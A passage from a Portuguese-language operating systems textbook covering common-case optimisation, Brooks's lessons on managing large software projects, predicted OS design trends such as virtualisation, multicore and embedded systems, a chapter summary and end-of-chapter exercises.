Como um primeiro exemplo, considere a entrada em uma região crítica. Na maior parte do tempo, a entrada é bem-sucedida, especialmente quando os processos não gastam muito tempo dentro das regiões críticas. O Windows Vista tira vantagem dessa expectativa provendo uma chamada da API Win32, EnterCriticalSection, que atomicamente testa uma condição no modo usuário (usando TSL ou equivalente). Se o teste é satisfatório, o processo simplesmente entra na região crítica e nenhuma chamada de núcleo se faz necessária. Se o teste falha, a rotina de biblioteca executa um down em um semáforo para bloquear o processo. Assim, no caso normal, não há a necessidade de qualquer chamada de núcleo.

Como segundo exemplo, considere o uso de um alarme (usando sinais do UNIX). Se nenhum alarme se encontra pendente, fazer uma entrada e colocá-lo na fila do temporizador é simples e direto. Contudo, se existe algum alarme pendente, ele deve ser encontrado e removido da fila do temporizador. Visto que a chamada alarm não espe-

cifica se já existe ou não um alarme estabelecido, o sistema deve assumir o pior caso. Entretanto, como na maior parte do tempo não há qualquer alarme pendente e visto que a remoção de um alarme existente é custosa, diferenciar entre esses dois casos pode ser bastante útil.

Uma maneira de fazer isso é manter um bit na tabela de processos para informar se algum alarme está pendente. Se o bit se encontra desligado, adota-se a solução fácil (simplesmente se adiciona uma nova entrada na fila do temporizador sem verificação). Se o bit está ligado, a fila do temporizador deve ser verificada.

## 13.5 Gerenciamento de projeto

Programadores são otimistas incorrigíveis. A maioria acha que escrever um programa é correr até o teclado e começar a digitar e, logo em seguida, o programa totalmente depurado é finalizado. Para programas muito grandes, não se trabalha assim. Nas seções seguintes, abordaremos alguns pontos sobre gerenciamento de grandes projetos de software, especialmente projetos de grandes sistemas operacionais.

#### 13.5.1 | O mítico homem-mês

Em seu livro clássico, *The mythical man month*, Fred Brooks, um dos projetistas do OS/360, que mais tarde ingressou no mundo acadêmico, investigou por que é tão difícil construir grandes sistemas operacionais (Brooks, 1975, 1995). Quando a maioria dos programadores soube que Brooks afirmara que eles eram capazes de produzir somente mil linhas de código depurado por *ano* em grandes projetos, eles indagaram se o professor Brooks estaria vivendo no espaço sideral, talvez no Planeta Bug. Afinal de contas, a maioria deles se lembrava de ter produzido um programa de mil linhas em uma única noite. Como isso poderia ser o resultado anual de alguém com um QI superior a 50?

O que Brooks queria dizer é que os projetos grandes, com centenas de programadores, são completamente diferentes dos projetos pequenos e que os resultados obtidos em projetos pequenos não evoluem para resultados de projetos grandes. Em um projeto grande, muito tempo é consumido no planejamento de como dividir a tarefa em módulos, especificando cuidadosamente os módulos e suas interfaces e tentando imaginar como esses módulos irão interagir, mesmo antes de começar a codificação. Em seguida, os módulos devem ser implementados e depurados separadamente. Por fim, os módulos têm de ser integrados e o sistema completo precisa ser testado. O caso normal é cada módulo funcionar perfeitamente quando testado isoladamente, mas o sistema quebra instantaneamente quando todas as peças são colocadas juntas. Brooks estimou o trabalho como:

1/3 planejamento;

1/6 implementação;

1/4 teste dos módulos:

1/4 teste do sistema.

Em outras palavras, escrever o código é a parte fácil. O difícil é visualizar quais módulos devem existir e fazer com que o módulo A converse corretamente com o módulo B. Em um programa pequeno escrito por um único programador, tudo o que lhe resta é a parte fácil.

O título do livro de Brooks surgiu de sua afirmação de que pessoas e tempo não são permutáveis entre si. Não existe uma unidade como um homem-mês (ou uma pessoa-mês). Se um projeto utiliza 15 pessoas durante dois anos para ser construído, não é concebível que 360 pessoas possam fazê-lo em um mês e provavelmente não é possível ter 60 pessoas para fazê-lo em seis meses.

Existem três razões para isso. Primeiro, o trabalho não pode ser totalmente dividido desde o começo. Até que o planejamento tenha sido feito e se tenha determinado quais módulos são necessários e quais serão suas interfaces, nenhum código pode ser sequer inicializado. Em um projeto de dois anos, o planejamento pode consumir, sozinho, cerca de oito meses.

Em segundo lugar, para utilizar totalmente um grande número de programadores, o trabalho deve ser dividido em um grande número de módulos, de maneira que todos tenham algo para fazer. Visto que cada módulo pode potencialmente interagir com outro, o número de interações módulo-módulo que precisa ser considerado cresce em função do quadrado do número de módulos, isto é, como o quadrado do número de programadores. Essa complexidade rapidamente sai de controle. Medições cuidadosas de 63 projetos de software confirmaram que a ponderação entre pessoas e meses está longe de ser linear para grandes projetos (Boehm, 1981).

Em terceiro lugar, a depuração é altamente sequencial. Estabelecer dez depuradores para um problema não torna a solução dez vezes mais rápida. Na realidade, dez depuradores provavelmente são mais lentos do que um, pois desperdiçarão muito tempo conversando uns com os outros.

Brooks resume sua experiência ponderando pessoas e tempo na lei de Brooks:

> Aumentar o número de envolvidos em um projeto de software atrasado faz com que ele atrase ainda mais.

O problema é que as pessoas que entram depois precisam ser treinadas no projeto, os módulos precisam ser redivididos para se adequarem ao número maior de programadores agora disponíveis, muitas reuniões serão necessárias para coordenar todos os esforços, e assim por diante. Abdel-Hamid e Madnick (1991) confirmaram essa lei experimentalmente. Uma versão irreverente da lei de Brooks é:

> São necessários nove meses para gerar uma criança, não importando quantas mulheres você empregue para o trabalho.

## 13.5.2 Estrutura da equipe

Sistemas operacionais comerciais são grandes projetos de software e invariavelmente requerem grandes equipes de pessoas. A capacidade dessas pessoas é imensamente importante. Durante décadas tem-se observado que os bons programadores são dez vezes mais produtivos do que os programadores ruins (Sackman et al., 1968). O preocupante é que, quando você precisa de 200 programadores, é difícil encontrar 200 bons programadores — é preciso aceitar vários níveis de qualidade dentro de uma equipe.

O que também é importante em qualquer grande projeto, de software ou não, é a necessidade de coerência arquitetural. Deve existir uma mente controlando o projeto. Brooks cita a catedral de Reims, na França, como exemplo de um grande projeto que levou décadas para ser construído e no qual os arquitetos que chegavam posteriormente subordinavam seus desejos de colocar uma marca pessoal no projeto à realização dos planos do arquiteto inicial. O resultado é uma coerência arquitetural não encontrada em outras catedrais da Europa.

Na década de 1970, Harlan Mills combinou a observação de que alguns programadores são muito melhores do que os outros com a necessidade de coerência arquitetural para propor o paradigma da equipe do programador--chefe (Baker, 1972). Sua ideia era organizar uma equipe de programação como uma equipe cirúrgica, em vez de uma equipe de abatedores de porcos: em vez de saírem todos golpeando como loucos, uma pessoa segura o escalpo e todos os outros estão lá para dar suporte. Para um projeto de dez pessoas, Mills sugere a estrutura de equipe da Tabela 13.2.

Três décadas se passaram desde que isso foi proposto e colocado em prática. Algumas coisas mudaram (como a necessidade de um advogado de linguagens — C é mais simples do que PL/I), mas a necessidade de se ter somente uma mente controlando o projeto ainda é válida. Essa mente deve ser capaz de trabalhar 100 por cento no projeto e na programação; daí a necessidade de um grupo de suporte, embora, com a ajuda de um computador, um pequeno grupo seria suficiente hoje em dia. Mas, na essência, a ideia ainda funciona.

Qualquer projeto grande precisa ser organizado de maneira hierárquica. No mais baixo nível existem muitas equipes pequenas, cada qual liderada por um programador--chefe. No nível seguinte, grupos de equipes devem ser coordenados por um gerente. A experiência mostra que cada pessoa que você gerencia lhe custa 10 por cento de seu tempo, de modo que um gerente em tempo integral é necessário para cada grupo de dez equipes. Esses gerentes devem ser gerenciados e assim segue.

Brooks observou que as más notícias não se movem bem para o topo da árvore. Jerry Saltzer, do MIT, chamou esse efeito de diodo más notícias. Nenhum programador--chefe ou gerente quer dizer a seu chefe que o projeto está quatro meses atrasado e que não há a menor possibilidade

Título	Obrigações		
Programador-chefe	Executa o projeto arquitetural e escreve o código		
Copiloto	Ajuda o programador-chefe e serve como um porto seguro		
Administrador	Gerencia pessoas, orçamento, espaço, equipamentos, relatórios etc.		
Editor	Edita a documentação, que deve ser escrita pelo programador-chefe		
Secretárias	Secretárias para o administrador e o editor		
Secretário de programas	Mantém os arquivos de código e documentação		
Ferramenteiro	Fornece qualquer ferramenta de que o programador-chefe precise		
Testador	Testa o código do programador-chefe		
Advogado de linguagens	Profissional de tempo parcial que pode assessorar o programador-chefe em relação à linguagem		

■ Tabela 13.2 Proposta de Mills para montar uma equipe de programadores-chefe de dez pessoas.

de cumprir o prazo combinado, pois existe uma velha tradição, de mais de dois mil anos, na qual o mensageiro é degolado quando traz más notícias. Consequentemente, o gerenciamento superior muitas vezes fica no escuro com relação ao estado real do projeto. Quando se torna óbvio que o prazo não pode ser cumprido, o gerenciamento superior reage adicionando pessoas, momento no qual a lei de Brooks esperneia.

Na prática, as grandes empresas — que têm tido uma longa experiência na produção de software e sabem o que ocorre se ele é produzido casualmente — têm uma tendência a pelo menos tentar fazê-lo direito. Em contraste, empresas pequenas e novatas, extremamente apressadas em ganhar o mercado, nem sempre tomam precauções para produzir seus softwares com cuidado. Essa pressa muitas vezes afasta os resultados ótimos.

Nem Brooks nem Mills previram que cresceria o movimento em prol do código aberto. Embora este tenha tido alguns sucessos, resta saber se ele permanecerá um modelo viável para a produção de grandes quantidades de software de qualidade quando não for mais novidade. O notável é que os projetos de software de código aberto mais bem-sucedidos têm usado o modelo de programador-chefe com uma mente controlando o projeto arquitetural (por exemplo, Linus Torvalds para o núcleo do Linux e Richard Stallman para o compilador GNU C).

## 13.5.3 O papel da experiência

Ter projetistas experientes é fundamental para o projeto de um sistema operacional. Brooks aponta que a maioria dos erros não está no código, mas no projeto. Os programadores fazem corretamente aquilo que eles foram ordenados a fazer. Mas aquilo que lhes mandaram fazer estava errado. Nenhuma quantidade de testes de software vai detectar as más especificações. A solução de Brooks visa a abandonar o modelo de desenvolvimento clássico da Figura 13.9(a) e usar o modelo da Figura 13.9(b). Nesse caso, a ideia é primeiro escrever um programa principal que simplesmente chama os procedimentos do nível superior — os quais são inicialmente apenas rotinas vazias (*dummies*). Já no primeiro dia do projeto, o sistema pode ser compilado e executado, embora ainda não faça nada. À medida que o tempo passa, os módulos são inseridos para a criação do sistema completo. O resultado disso é que o teste de integração do sistema é realizado continuamente, de modo que os erros no projeto aparecem muito mais cedo. Consequentemente, percebem-se as más decisões de projeto muito antes no ciclo.

Pouco conhecimento é algo perigoso. Brooks observou aquilo que ele chamou de **efeito do segundo sistema**. Muitas vezes o primeiro produto de uma equipe de projeto é pequeno, pois os projetistas estão receosos quanto a seu funcionamento correto. Em consequência, eles hesitam em colocar muitas características. Se o projeto é bem-sucedido, eles constroem a continuação do sistema. Impressionados com o próprio sucesso, na segunda vez os projetistas incluem todas as características avançadas e exageradas que foram intencionalmente deixadas de lado da primeira vez. Resultado: o segundo sistema fica inflado e o desempenho, ruim. Na terceira vez, eles estão escaldados pela falha do segundo sistema e voltam a ser cautelosos.

A dupla CTSS-MULTICS é um exemplo bem apropriado. O CTSS foi o primeiro sistema de tempo compartilhado de propósito geral e um grande sucesso mesmo tendo uma mínima funcionalidade. Seu sucessor, o MULTICS, foi tão ambicioso que sofreu as consequências. As ideias eram boas, mas havia tantas coisas novas que o sistema trabalhou precariamente durante anos e nunca foi um grande êxito comercial. O terceiro sistema nessa linha de desenvolvimento, o UNIX, foi muito mais cauteloso e de muito maior sucesso.




Figura 13.9 (a) Projeto tradicional de software progride em estágios. (b) Projeto alternativo produz um sistema que funciona (mas não faz nada) já no día 1.

## 13.5.4 Não há bala de prata

Além de The mythical men month, Brooks também escreveu um artigo muito influente chamado "Sem soluções geniais" ("No silver bullet", Brooks, 1987). Nesse artigo, ele argumentou que nenhuma das muitas soluções prometidas por diversos fabricantes seria capaz de oferecer a melhora de uma ordem de magnitude na produtividade de software dentro de uma década. A experiência mostra que ele estava certo.

Entre as soluções geniais propostas estão as linguagens de alto nível, a programação orientada a objetos, a inteligência artificial, os sistemas especialistas, a programação automática, a programação gráfica, a verificação de programas e os ambientes de programação. Talvez na próxima década vejamos uma solução genial, mas talvez tenhamos de nos contentar com melhoras graduais, incrementais.

## Tendências no projeto de sistemas operacionais

Fazer predições é sempre difícil. Por exemplo, em 1899, o líder do Departamento de Patentes dos Estados Unidos, Charles H. Duell, aconselhou o então presidente McKinley a abolir o Escritório de Patentes (e com isso seu emprego!), pois, como ele havia afirmado: "Tudo o que podia ser inventado já foi inventado" (Cerf e Navasky, 1984). Todavia, Thomas Edison apareceu em sua porta dentro de poucos anos com um conjunto de novos itens, inclusive a luz elétrica, o fonógrafo e o projetor de filmes. Vamos agora colocar baterias novas em nossa bola de cristal e arriscar uma adivinhação sobre até onde os sistemas operacionais chegarão no futuro próximo.

## 13.6.1 Virtualização

A virtualização está na moda mais uma vez. Ela surgiu pela primeira vez em 1967, com o sistema IBM CP/CMS, e está de volta com força total na plataforma Pentium. Em um futuro bem próximo, muitos computadores terão hipervisores funcionando na máquina pura, conforme ilustra a Figura 13.10; o hipervisor criará um número de máquinas virtuais e cada uma terá seu próprio sistema operacional. Alguns computadores terão uma máquina virtual na qual o Windows funciona para as aplicações legadas, diversas máquinas virtuais com Linux para as aplicações correntes e, talvez, um ou mais sistemas operacionais experimentais em outras máquinas virtuais. Esse fenômeno foi discutido no Capítulo 8 e é, definitivamente, a tendência do futuro.

## 13.6.2 | Processadores multinúcleo

Os processadores multinúcleo já são uma realidade, mas os sistemas operacionais para eles não fazem uso total de sua capacidade nem com dois núcleos, imagine com 64, que é o que se espera para breve. O que todos os núcleos farão? Que tipo de software eles vão demandar? No momento, realmente não sabemos. Em princípio, as pessoas tentarão fazer com que os sistemas operacionais atuais funcionem neles, mas é possível que essa empreitada não seja bem-sucedida com números altos de núcleos por conta do problema do bloqueio de tabelas e outros recursos de software. Existe muito espaço para ideias radicais nessa área.

A combinação de virtualização com os processadores multinúcleo cria um ambiente totalmente novo. Nesse mundo, o número de CPUs disponíveis é programável. Com um processador com oito núcleos, o software consegue fazer qualquer coisa — desde utilizar uma CPU somente




Figura 13.10 Um hipervisor executando quatro máquinas virtuais.

e ignorar as outras sete, até usar todas as oito, ou realizar uma virtualização dupla (que criaria 16 CPUs virtuais), quádrupla (com 32 CPUs virtuais) ou qualquer outra combinação. Um programa pode começar anunciando quantas CPUs deseja e o sistema operacional seria responsável por fazê-las aparecer.

## 13.6.3 Sistemas operacionais com grandes espaços de endereçamento

Com a mudança nos espaços de endereçamento das máquinas de 32 para 64 bits, alterações mais significativas no projeto de sistemas operacionais tornam-se possíveis. Um espaço de endereçamento de 32 bits não é realmente grande. Se você tentar dividir 2<sup>32</sup> bytes, dando a cada um do planeta seu próprio byte, não existirão bytes suficientes. Em contraste, 2<sup>64</sup> é algo em torno de 2 × 10<sup>19</sup>. Nesse caso, cada um conseguiria seu bloco pessoal de 3 GB.

O que poderíamos fazer com um espaço de endereçamento de  $2 \times 10^{19}$  bytes? Para começar, eliminar o conceito de sistemas de arquivos: todos os arquivos poderiam conceitualmente estar contidos na memória (virtual) ao mesmo tempo. Afinal, existe espaço suficiente lá para mais de um bilhão de filmes completos, cada qual comprimido a 4 GB.

Outro uso possível é o armazenamento permanente de objetos, que poderiam ser criados no espaço de endereçamento e mantidos nele até que todas as referências tivessem sido esgotadas; nesse momento, eles seriam automaticamente removidos. Esses objetos seriam mantidos no espaço de endereçamento, mesmo nas situações de desligamento ou reinicialização do computador. Com um espaço de endereçamento de 64 bits, os objetos poderiam ser criados a uma taxa de 100 MB/s durante cinco mil anos antes que se esgotasse a memória. Obviamente, para armazenar de fato essa quantidade de dados, seria necessário muito armazenamento de disco para o tráfego de páginas, mas, pela primeira vez na história, o fator limitante seria o armazenamento em disco, e não o espaço de endereçamento.

Com grandes quantidades de objetos no espaço de endereçamento, passa a ser interessante permitir que múltiplos processos executem no mesmo espaço de endereçamento ao mesmo tempo, a fim de compartilhar os objetos de uma maneira mais geral. Esse projeto levaria, é claro, a sistemas operacionais muito diferentes dos que temos agora. Algumas observações sobre esses conceitos aparecem em Chase et al. (1994).

Com endereços de 64 bits, uma outra questão sobre os sistemas operacionais que terá de ser repensada é a memória virtual. Com 2<sup>64</sup> bytes de espaço de endereçamento virtual e páginas de 8 KB, temos 2<sup>51</sup> páginas. As tabelas de páginas convencionais não escalam bem para esse tamanho, de modo que se faz necessário outro esquema. As tabelas de páginas invertidas são uma possibilidade, mas outras ideias têm sido propostas (Talluri et al., 1995). Em todo

caso, existe muito espaço para novas pesquisas em sistemas operacionais de 64 bits.

## 13.6.4 Em rede

Os sistemas operacionais atuais foram projetados para computadores isolados. O uso de redes é algo recente e que, em geral, ocorre por meio de programas especiais, como navegadores da Web, FTP ou telnet. No futuro, o uso de redes provavelmente será a base para todos os sistemas operacionais. Um computador isolado sem uma conexão de rede será tão raro quanto um telefone sem uma conexão com a rede de telefonia. Aliás, o normal será o uso de conexões a multimegabits/s.

Os sistemas operacionais terão de se adaptar a esse paradigma. A diferença entre dados locais e remotos pode ser nebulosa a ponto de praticamente ninguém ter conhecimento ou se preocupar em saber onde os dados estão armazenados. Computadores em qualquer lugar podem tratar dados de qualquer lugar como se fossem dados locais. Com certa limitação, isso já é verdade para o NFS, mas provavelmente passará a ser algo muito mais universal e mais bem integrado.

O acesso à Web, que atualmente requer programas especiais (navegadores), também pode tornar-se completamente integrado dentro do sistema operacional, de maneira natural e transparente. O padrão para armazenar a informação poderá ser a página da Web e essas páginas podem conter uma ampla variedade de itens que não sejam texto, incluindo áudio, vídeo, programas etc., todos gerenciados como dados fundamentais do sistema operacional.

## 13.6.5 Sistemas paralelos e distribuídos

Outra área em alta e bem-sucedida é a dos sistemas paralelos e distribuídos. Os sistemas operacionais atuais para multiprocessadores e multicomputadores simplesmente são sistemas operacionais padrão para monoprocessadores com alguns ajustes para que o escalonador trate o paralelismo um pouco melhor. No futuro, poderemos ter sistemas operacionais em que o paralelismo seja muito mais central do que é agora. Esse efeito será em grande parte estimulado se os computadores pessoais em breve tiverem dois, quatro ou mais CPUs em uma configuração de multiprocessador. Isso pode levar ao projeto de muitos aplicativos para multiprocessadores, com uma demanda simultânea para a melhora do suporte do sistema operacional para eles.

Nos próximos anos, os multicomputadores provavelmente dominarão os supercomputadores nas engenharias e em áreas científicas de grande escala, mas os sistemas operacionais para eles ainda são bastante primitivos. Alocação de processos, balanceamento de carga e comunicação necessitam de muito trabalho.

Os sistemas distribuídos atuais muitas vezes são construídos como um *middleware* (camada intermediária), pois

os sistemas operacionais existentes não fornecem os recursos adequados para as aplicações distribuídas. No futuro, eles poderão ser projetados com a mentalidade dos sistemas distribuídos e, assim, todas as características necessárias já estarão presentes nos sistemas operacionais desde o início.

## 13.6.6 | Multimídia

Os sistemas multimídia são nitidamente uma estrela em ascensão no mundo dos computadores. Não será surpresa para ninguém se computadores, aparelhos de som, televisores e telefones forem combinados em um único dispositivo capaz de dar suporte a imagens, aúdio e vídeo de alta qualidade, e conectado a uma rede de grande velocidade, de modo que esses arquivos possam ser facilmente transferidos, trocados e acessados remotamente. Os sistemas operacionais para esses dispositivos, ou mesmo para dispositivos de áudio e vídeo isolados, terão de ser substancialmente diferentes dos atuais. Em particular, garantias de tempo real serão necessárias, as quais deverão orientar o projeto do sistema. Além disso, os consumidores serão pouco tolerantes a quebras frequentes de seus televisores digitais, de modo que melhor qualidade do software e maior tolerância a falhas serão requisitos fundamentais. Mais ainda, arquivos multimídia tendem a ser muito grandes, obrigando os sistemas de arquivos a se adaptar para tratá-los eficientemente.

## 13.6.7 Computadores movidos a bateria

Sem dúvida, poderosos PCs de mesa, provavelmente com espaços de endereçamento de 64 bits, redes de alta capacidade de transmissão, múltiplos processadores e áudio e vídeo de alta qualidade, serão comuns em breve. Seus sistemas operacionais terão de ser substancialmente diferentes dos atuais para tratar toda essa demanda. Contudo, um segmento que está crescendo ainda mais rapidamente no mercado é o de computadores movidos a bateria, incluindo notebooks, palmtops, Webpads, notebooks de cem dólares e smartphones. Alguns deles terão conexões sem fio para o mundo externo: outros executarão em modo desconectado quando não estiverem em casa. Eles precisarão de sistemas operacionais diferentes, menores, mais rápidos, mais flexíveis e confiáveis do que os atuais. Vários tipos de micronúcleo e sistemas extensíveis podem formar a base nesse caso.

Esses sistemas operacionais terão de tratar dispositivos totalmente conectados (isto é, com fio), fracamente conectados (isto é, sem fio) e desconectados - incluindo os dados acumulados durante o período de desligamento e a resolução de consistência quando religados — melhor do que os sistemas atuais. O mesmo vale para os problemas de mobilidade (por exemplo, localizar uma impressora a laser, conectar-se a ela e enviar um arquivo via ondas de rádio). O gerenciamento de energia será essencial, incluindo diálogos extensivos entre o sistema operacional e as aplicações sobre a quantidade de energia da bateria que é perdida e como ela pode ser mais bem usada. A adaptação dinâmica das aplicações para tratar as limitações de pequenas telas de vídeo pode vir a ser algo importante. Por fim, novos modos de entrada e saída, incluindo escrita à mão e fala, podem precisar de novas técnicas nos sistemas operacionais para melhorar a qualidade. É improvável que o sistema operacional para um computador portátil, movido a bateria, sem fio e operado por voz venha a ter muito em comum com o de um multiprocessador de mesa com quatro CPUs de 64 bits e uma conexão de rede de fibra ótica com taxa de transmissão na ordem de gigabits. E, obviamente, existirão inúmeras máquinas híbridas com suas próprias necessidades.

#### 13.6.8 | Sistemas embarcados

Uma área final na qual novos sistemas operacionais vão proliferar é a de sistemas embarcados (embedded systems). Os sistemas operacionais dentro de lavadoras, fornos de micro-ondas, bonecas, rádios transistores (de Internet?), reprodutores de MP3, câmeras de vídeo, elevadores e marca-passos serão diferentes de todos os citados anteriormente e é bem provável que também sejam diferentes uns dos outros. Cada um será projetado com cuidado para suas aplicações específicas, visto que é improvável que alguém vá conectar um cartão PCI em um marca-passo para transformá-lo em um controlador de elevador. Visto que todos os sistemas embarcados executam somente um número limitado de programas, conhecidos no momento de projeto, será possível fazer otimizações hoje impensáveis nos sistemas de propósito geral.

Uma ideia promissora para os sistemas embarcados é a de sistemas operacionais extensíveis (por exemplo, Paramecium e Exokernel), que podem ser feitos tão leves ou pesados quanto a aplicação em questão exigir, porém consistentes quanto às aplicações. Visto que os sistemas embarcados serão produzidos às centenas de milhões, esse será um mercado fundamental para novos sistemas operacionais.

#### 13.6.9 Nó sensor

Embora seja um nicho de mercado, as redes de sensores estão sendo disponibilizadas em muitos contextos, desde o monitoramento de edifícios e fronteiras, até a detecção de incêndios florestais e muitos outros. Os sensores utilizados são baratos e usam pouca energia, além de requererem sistemas operacionais enxutos que têm muito pouco além das bibliotecas em tempo de execução. Ainda assim, à medida que os nós ficam mais baratos, começamos a ver neles sistemas operacionais reais, mas, é claro, otimizados para suas tarefas e consumindo a menor quantidade possível de energia. Com o tempo de vida das baterias medido em meses e os transmissores e receptores de redes sem fio funcionando como grandes consumidores de energia, esses sistemas serão organizados de forma a utilizarem energia da maneira mais eficiente possível.



## 13.7 Resumo

O projeto de um sistema operacional tem início com a determinação daquilo que ele deve fazer. É desejável que a interface seja simples, completa e eficiente. Devem existir paradigmas nítidos da interface do usuário, da execução e dos dados.

O sistema precisa ser bem estruturado, usando uma das várias técnicas conhecidas, como estruturação em camadas ou cliente–servidor. Os componentes internos precisam ser ortogonais uns aos outros e separar claramente a política do mecanismo. Uma análise adequada tem de ser feita para questões como estruturas de dados estáticas *versus* dinâmicas, nomeação, momento de associação e ordem de implementação dos módulos.

O desempenho é importante, mas as otimizações devem ser escolhidas cuidadosamente para não arruinar a estrutura do sistema. Muitas vezes é bom que sejam feitas ponderações sobre espaço-tempo, uso de caches, dicas, exploração de localidade e otimização do caso comum.

Escrever um sistema com uma dupla de pessoas é diferente de produzir um grande sistema com 300 pessoas. No segundo caso, a estrutura da equipe e o gerenciamento do projeto impõem um papel crucial ao sucesso ou fracasso do projeto.

Por fim, os sistemas operacionais terão de ser modificados nos próximos anos para seguir novas tendências e atender a novos desafios, que podem incluir sistemas baseados em hipervisores, sistemas multinúcleo, espaços de endereçamento de 64 bits, conectividade maciça, multiprocessadores e multicomputadores de grande escala, multimídia, computadores portáteis sem fio, sistemas embarcados e nos sensores. Os próximos anos serão bem animados para os projetistas de sistemas operacionais.

## **Problemas**

- 1. A lei de Moore descreve um fenômeno de crescimento exponencial similar ao crescimento populacional de uma espécie animal introduzida em um novo ambiente com comida abundante e nenhum inimigo natural. Na natureza, uma curva de crescimento exponencial tem probabilidade de, ao final, tornar-se uma curva sigmoide com um limite assintótico quando o suprimento de comida se tornar limitante ou os predadores aprenderem a tirar vantagem da nova presa. Discuta alguns fatores capazes de limitar a taxa de melhoras do hardware do computador.
- 2. Na Figura 13.1, dois paradigmas são mostrados: orientados a algoritmos e a eventos. Para cada um dos seguintes tipos de programas, qual paradigma provavelmente é o mais fácil de usar?
  - (a) Um compilador.
  - (b) Um programa de edição de imagem.
  - (c) Um programa de folha de pagamento.
- 3. Em alguns dos primeiros Macintosh da Apple, o código da GUI ficava na ROM. Por quê?

- 4. A teoria de Corbató diz que o sistema deveria fornecer um mecanismo mínimo. Eis uma lista de chamadas do POSIX que também estavam presentes na versão 7 do UNIX. Quais são redundantes, isto é, quais poderiam ser removidas sem perda de funcionalidade porque combinações simples de outras chamadas seriam capazes de fazer o mesmo trabalho com desempenho equivalente? Access, alarm, chdir, chmod, chown, chroot, close, creat, dup, exec, exit, fcntl, fork, fstat, ioctl, kill, link, Iseek, mkdir, mknod, open, pause, pipe, read, stat, time, times, umask, unlink, utime, wait e write.
- 5. Em um sistema cliente-servidor baseado em micronúcleo, este simplesmente realiza a troca de mensagens e nada mais. Apesar disso, é possível aos processos do usuário criarem e usarem semáforos? Em caso afirmativo, como? Caso contrário, por que não?
- 6. Otimizações cuidadosas podem melhorar o desempenho das chamadas de sistema. Considere o caso no qual uma chamada de sistema seja feita a cada 10 ms. O tempo médio de uma chamada é de 2 ms. Se as chamadas de sistema podem ser aceleradas por um fator de dois, quanto tempo um processo que levava 10 s para executar leva agora?
- Apresente uma breve discussão do mecanismo versus política no contexto de uma loja de vendas ao varejo.
- 8. Os sistemas operacionais muitas vezes fazem nomeação em dois níveis diferentes: externo e interno. Quais são as diferenças entre esses nomes com relação a:
  - (a) Tamanho.
  - (b) Unicidade.
  - (c) Hierarquia.
- 9. Uma maneira de tratar tabelas cujos tamanhos não são conhecidos antecipadamente é fazê-las de tamanhos fixos, mas, quando alguma estiver cheia, para substituí-la por uma maior, copiar as entradas antigas para a nova e, depois, liberar a antiga. Quais as vantagens e as desvantagens de fazer uma nova tabela 2x o tamanho da tabela original, comparado com fazê-la somente 1,5x?
- **10.** Na Figura 13.5, uma variável de aviso, *encontrado*, é empregada para dizer se o PID foi localizado. Seria possível desconsiderar *encontrado* e simplesmente testar *p* no final do laço, verificando se ele atinge ou não o final?
- 11. Na Figura 13.6, as diferenças entre o Pentium e o Ultra-SPARC são escondidas pela compilação condicional. Poderia essa mesma prática ser usada para esconder as diferenças entre Pentiums com um único disco IDE e Pentiums com um único disco SCSI? Seria uma boa ideia?
- **12.** A indireção é uma maneira de tornar um algoritmo mais flexível. Existem desvantagens nesse método? Em caso afirmativo, quais?
- 13. Os procedimentos reentrantes podem ter variáveis globais estáticas? Justifique sua resposta.
- **14.** A macro da Figura 13.7(b) é nitidamente mais eficiente do que o procedimento da Figura 13.7(a). Contudo, há uma desvantagem: é de difícil leitura. Existem outras desvantagens? Em caso afirmativo, quais são elas?

- 15. Suponha que precisemos de um modo para calcular se o número de bits em uma palavra de 32 bits é par ou ímpar. Faça um algoritmo para executar essa computação tão rápido quanto possível. Você pode usar até 256 KB de RAM para tabelas se necessário for. Escreva uma macro para realizar seu algoritmo. Crédito extra: escreva um procedimento para fazer a computação por meio de um laço sobre os 32 bits. Calcule quanto tempo sua macro é mais rápida do que a rotina.
- 16. Na Figura 13.8, vemos como arquivos GIF usam valores de 8 bits para indexar uma paleta colorida. A mesma ideia pode ser empregada em uma paleta colorida de 16 bits de largura. Sob quais circunstâncias uma paleta colorida de 24 bits pode ser uma boa ideia?
- 17. Uma desvantagem do GIF é que a imagem tem de incluir a paleta colorida, que aumenta o tamanho do arquivo. Qual é o tamanho mínimo de imagem para a qual uma paleta colorida de 8 bits de largura não apresenta vantagem? Agora repita a operação para uma paleta colorida de 16 bits de largura.
- 18. No texto, discutimos como o uso de cache para os nomes de caminhos pode resultar em um aumento considerável no desempenho durante a procura de nomes de caminhos. Uma outra técnica às vezes adotada consiste em ter um programa servidor (daemon) que abre os arquivos no diretório-raiz, mantendo-os abertos, permanentemente, para forçar seus i-nodes a ficarem na memória durante todo o tempo. A fixação dos i-nodes — como essa — melhora ainda mais a procura do caminho?
- 19. Mesmo que um arquivo remoto não tenha sido removido desde que uma dica foi registrada, ele pode ter sido modificado desde a última vez em que foi referenciado. Que outra informação pode ser útil registrar nele?
- 20. Considere um sistema que acumula referências a arquivos remotos como dicas, por exemplo, do tipo (nome, hospedeiro remoto, nome remoto). É possível que um arquivo remoto seja removido silenciosamente e depois substituído. A dica pode, então, retornar o arquivo errado. Como esse problema pode ocorrer de maneira menos provável?
- 21. No texto, afirma-se que a localidade muitas vezes pode ser explorada para melhorar o desempenho. Mas considere um caso em que um programa lê a entrada de um arquivo-fonte e continuamente coloca a saída em dois ou

- mais arquivos. Uma tentativa de tirar vantagem da localidade no sistema de arquivos pode levar à redução da eficiência nesse caso? Existe algum modo de contornar isso?
- 22. Fred Brooks afirma que um programador é capaz de escrever mil linhas de código depurado por ano, ainda que a primeira versão do MINIX (13 mil linhas de código) tenha sido produzida por uma pessoa em menos de três anos. Como você explica essa discrepância?
- 23. Usando a ideia de Brooks mil linhas de código por programador ao ano --, faça uma estimativa da quantidade de dinheiro gasto para produzir o Windows Vista. Presuma que um programador custe cem mil dólares por ano (incluindo custos associados, como computadores, espaço de laboratório, suporte de secretaria e gerenciamento). Você considera plausível esse valor a que você chegou? Em caso negativo, o que poderia estar errado?
